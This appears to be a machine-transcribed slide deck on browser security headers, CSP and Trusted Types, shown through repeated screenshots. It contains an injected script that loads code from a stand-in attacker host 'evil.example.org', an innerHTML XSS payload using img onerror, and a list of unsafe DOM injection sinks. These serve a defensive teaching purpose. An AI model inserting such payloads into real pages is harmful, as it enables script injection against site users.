
- Good if it has been forgotten.
- Good for resources...



A screenshot of a web browser window showing the source code of a page. The title bar says "view-source:https://craig.techniques.emma.devcf.com/400-ev...". The source code is as follows:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <iframe src="/a/css/main.css"></iframe>
9
10
11
12
13
14
15
16
17
18
19
20
21
22 </body>
23 </html>
```

A red arrow points to the line containing the `<iframe src="/a/css/main.css"></iframe>` tag. Below the arrow, the text "Attacker is able to create an <iframe>" is displayed in red.



The screenshot shows a web browser window with the title bar "view-source:https://craig.techr" and a tab labeled "+". The address bar also displays "view-source:https://craig.techniques.emma.devcf.com/400-ev...". Below the address bar is a toolbar with icons for back, forward, search, and other functions.

The main content area of the browser shows the source code of a web page. The code is color-coded for syntax highlighting:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <iframe src="/a/css/main.css"></iframe>
9
10  <script>
11
12    frame = document.getElementsByTagName('iframe')[0];
13
14    frame.onload = function() {
15      var script = document.createElement('script');
16      script.src = 'https://evil.example.org/evil.js';
17      frame.contentWindow.document.head.appendChild(script);
18    }
19
20  </script>
21
22 </body>
23 </html>
```

The screenshot shows a web browser window with the title bar "view-source:https://craig.techr" and a tab labeled "+". The address bar also displays "view-source:https://craig.techniques.emma.devcf.com/400-ev...". Below the address bar is a toolbar with icons for back, forward, search, and other functions.

The main content area shows the source code of a web page:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <iframe src="/a/css/main.css"></iframe>
9
10  <script>
11
12    frame = document.getElementsByTagName('iframe')[0];
13
14    frame.onload = function() {
15      var script = document.createElement('script');
16      script.src = 'https://evil.example.org/evil.js';
17      frame.contentWindow.document.head.appendChild(script);
18    }
19
20  </script>
21
22 </body>
23 </html>
```

The screenshot shows a web browser window with the title bar "view-source:https://craig.techr" and a tab labeled "+". The address bar also displays "view-source:https://craig.techniques.emma.devcf.com/400-ev...". Below the address bar is a toolbar with icons for back, forward, search, and other functions.


The main content area shows the source code of a web page:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <iframe src="/a/css/main.css"></iframe>
9
10  <script>
11
12    frame = document.getElementsByTagName('iframe')[0];
13
14    frame.onload = function() {
15      var script = document.createElement('script');
16      script.src = 'https://evil.example.org/evil.js';
17      frame.contentWindow.document.head.appendChild(script);
18    }
19
20  </script>
21
22 </body>
23 </html>
```

The screenshot shows a web browser window with the title bar "view-source:https://craig.techr" and a tab labeled "+". The address bar also displays "view-source:https://craig.techniques.emma.devcf.com/400-ev...". Below the address bar is a toolbar with icons for back, forward, search, and other functions.

The main content area shows the source code of an HTML document:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <iframe src="/a/css/main.css"></iframe>
9
10  <script>
11
12    frame = document.getElementsByTagName('iframe')[0];
13
14    frame.onload = function() {
15      var script = document.createElement('script');
16      script.src = 'https://evil.example.org/evil.js';
17      frame.contentWindow.document.head.appendChild(script);
18    }
19
20  </script>
21
22 </body>
23 </html>
```



DevTools - craig.techniques.emma.devcf.com/400-evil-iframe.php

Elements Console Sources Network **Performance** Memory > :

Preserve log  Disable cache Online ▾   

Name	x Headers Preview Response Initiator Timing Cookies
400-evi...	     
main.css	     

**Response Headers**

```
accept-ranges: bytes
cache-control: max-age=31104000
content-length: 30
content-security-policy: default-src 'none'; base-uri 'none'; form-action 'none'; frame-ancestors 'none'; block-all-mixed-content
content-type: text/css
cross-origin-opener-policy: same-origin
date: Wed, 19 Feb 2020 01:44:14 GMT
etag: "1e-59ee3e88ef100"
expires: Sat, 13 Feb 2021 01:44:14 GMT
last-modified: Wed, 19 Feb 2020 01:43:00 GMT
referrer-policy: no-referrer
server: Apache
status: 200
strict-transport-security: max-age=31536000; includeSubDomains
x-content-type-options: nosniff
x-frame-options: DENY
```

2 / 5 request

DevTools - craig.techniques.emma.devcf.com/400-evil-iframe.php

Elements    Console **Network**    More

Play Stop top ▾ Filter All levels

⚠ Resource interpreted as Document but transferred with MIME type text/css: "<https://evil.example.org/evil.js>".

✖ Refused to load the script '<https://evil.example.org/evil.js>' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.

DevTools - craig.techniques.emma.devcf.com/400-evil-iframe.php

Elements Console Sources Network **Performance** Memory > :

Preserve log  Disable cache Online ▾   

Name	Headers	Preview	Response	Initiator	Timing	Cookies
400-evi...	▼ Response Headers					
<b>main.css</b>						

accept-ranges: bytes  
cache-control: max-age=31104000  
content-length: 30  
**content-security-policy: default-src 'none'; base-uri 'none'; form-action 'none'; frame-ancestors 'none'; block-all-mixed-content**  
content-type: text/css  
cross-origin-opener-policy: same-origin  
date: Wed, 19 Feb 2020 01:44:14 GMT  
etag: "1e-59ee3e88ef100"  
expires: Sat, 13 Feb 2021 01:44:14 GMT  
last-modified: Wed, 19 Feb 2020 01:43:00 GMT  
referrer-policy: no-referrer  
server: Apache  
status: 200  
strict-transport-security: max-age=31536000; includeSubDomains  
x-content-type-options: nosniff  
**x-frame-options: DENY**

275 requests

DevTools - craig.techniques.emma.devcf.com/400-evil-iframe.php

Elements Console Sources Network >⋮

▶ ⚔ top Filter All levels ▾ ⚙

✖ Refused to display '<https://evil.example.org/evil.js>' in a frame because it set 'X-Frame-Options' to 'deny'.

⚠ Resource interpreted as Document but transferred with MIME type text/css: "<https://craig.techniques.emma.devcf.com/a/css/main.css>". 400-evil-iframe.php:8

```
1 Header set "Referrer-Policy" "no-referrer"      "expr=-z %{resp:Referrer-Policy}"
2 Header set "X-Frame-Options" "DENY"             "expr=-z %{resp:X-Frame-Options}"
3 Header set "X-XSS-Protection" "1; mode=block" "expr=-z %{resp:X-XSS-Protection}
```

```
1 Header always set "X-Content-Type-Options" "nosniff"
2 Header always set "Strict-Transport-Security" "max-age=31536000; includeSubDomains"
3 Header always set "Cross-Origin-Opener-Policy" "same-origin"
```

# **JavaScript**

# **Unsafe APIs**



view-source:https://craig.techr...



view-source:https://craig.techniques.emma.devcf.com/101...



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <img src=example.png width="100" />
9
10    <p id="cost">£10</p>
11
12    <script>
13        vat = "20<img src=\"x\" onerror=\"alert(location)\" />";
14        output = document.getElementById('cost');
15        if (output) {
16            output.innerHTML += ' (' + vat + '%)';
17        }
18    </script>
19
20 </body>
21 </html>
```



view-source:https://craig.techr...



view-source:https://craig.techniques.emma.devcf.com/101...



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <img src=example.png width="100" />
9
10    <p id="cost">£10</p>
11
12    <script>
13        vat = "20<img src=\"x\" onerror=\"alert(location)\" />";
14        output = document.getElementById('cost');
15        if (output) {
16            output.innerHTML += ' (' + vat + '%)';
17        }
18    </script>
19
20 </body>
21 </html>
```

# **~60 different injection points**

**a.href = 'javascript:alert(location)';**

**element.innerHTML**

**element.outerHTML**

**form.action**

**button.formAction**

**iframe.srcdoc**

**script.src**

**script.text**

**script.innerText**

**script.textContent**

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4         "require-trusted-types-for 'script';");  
5  
6?  
7 ?>
```

A screenshot of a web browser window titled "Example". The address bar shows the URL "craig.techniques.emma.devcf.com/109-html-trusted-types...". The main content area displays the text "£10". Below the content is a developer tools console interface. The "Console" tab is selected, showing two error messages. A red arrow points to the second error message. The errors are:

- ✖ ▶ This document requires 'TrustedHTML' assignment. [109-html-trusted-types.php:26](#)
- ✖ ▶ Uncaught TypeError: Failed to set the 'innerHTML' property on 'Element': This document requires 'TrustedHTML' assignment. [at 109-html-trusted-types.php:26](#)

# Using Unsafe APIs

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4         "require-trusted-types-for 'script';");  
5  
6?  
7 ?>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4         "require-trusted-types-for 'script'; " .  
5         "trusted-types example");  
6  
7 ?>
```



